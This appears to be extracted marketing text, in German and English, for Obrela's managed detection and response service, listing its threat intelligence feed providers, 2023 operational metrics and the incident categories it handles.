- Der Service Delivery Manager ist Ihr technischer Ansprechpartner
 - Ein Onboardingspezialist, der den Prozess gut kennt und dem Kunden bei technischen Angelegenheiten, wie der Installation von VMs, hilft
 - Er bleibt auch nach dem Onboarding der Ansprechpartner für technische Fragen
 - Quartärliehe Service Reviews

Threat Intelligence

► Die Obrela-Plattform ist mit mehr als 20 Anbietern von Threat Intelligence integriert, darunter Emerging Threats, LookingGlass, Alien Vault, Openphish, Zeustracker, IBM und viele weitere. Insgesamt sind über 60 Threat-Intelligence-Feeds in die Plattform eingebunden:

- Bösartige URLs & IP-Adressen
- Malware-Seiten
- Phishing-Adressen
- C2-Domänen und -Adressen
- Ransomware-Auslieferungs-URLs und -Adressen
- Kompromittierte Adressen und Server
- TOR-Adressen
- Spam-Absender
- Zeus C2-Domänen und -Adressen

- Microsoft Threat Intelligence
- IBM Xforce
- STIX
- TAXII
- Quad9 (mnemonic, 360Netlab, Anti-Phishing Working Group, Bambenek Consulting, F-Secure, Hybrid Analysis, Proofpoint, RiskIQ, ThreatSTOP)
- cinsscore.com
- feodotracker.ause.ch
- hosts-file.net

- malc0de.com
- openphish.com
- osint.bambenekconsulting.com
- ransomwaretracker.abuse.ch
- reputation.alienvault.com
- rules.emergingthreats.net
- svn.code.sf.net
- torstatus.blutmagie.de
- blocklist.de

- dan.me.uk
- dshield.org
- joewein.net
- malwaredomainlist.com
- nothink.org
- talosintelligence.com
- zeustracker.abuse.ch
- ... plus 40 more feeds

Obrela in Zahlen

OPERATIONAL METRICS 2023 (YTD)

6.1PB

Logs Collected
& Analyzed*

299K

Devcies & Endpoints
Monitored

12.3'

Actual Response
Time**

1.3M

Triaged Alerts
Managed

99,9%

Availability SLA

20+

Countries

250+

Customers

250+

Employees

* 2023 FIGURES YEAR TO DATE


Obrela in the 2023 Gartner® Market Guide for MDR




Gartner

Obrela is recognised, again, in the
2023 Gartner® Market Guide for
MDR Services.

MANAGED DETECTION AND RESPONSE




People, Process and Technology Integrated



SOCaaS

CLIENT ON-PREM PHYSICAL INFRASTRUCTURE OR CLOUD

CLIENT SHIPPING FLEET



MDR MULTI-TENANT INFRASTRUCTURE


MDR CLIENT SAAS STACK

CyberOps

- ▶ 360° security view across MDR subscriptions
- ▶ Issues classification and context review
- ▶ Investigation facilitation and intelligence
- ▶ Tailor made workflows based on your organizational structure
- ▶ Assisted escalation and monitoring
- ▶ Graphical and visual representation in real time
- ▶ Reporting and dashboards



Real Time Threat Management



Risk Assessment factors

Incident categories

- ▶ Phishing
- ▶ Malware / Ransomware
- ▶ BruteForce
- ▶ DDoS / Availability
- ▶ Web attacks
- ▶ Zero Day Exploit / Vulnerability Exploit
- ▶ Lateral Movement
- ▶ Reconnaissance / Suspicious communication (TI)
- ▶ Policy Violation / Data Exfiltration
- ▶ OT Attack
- ▶ Brand Attack

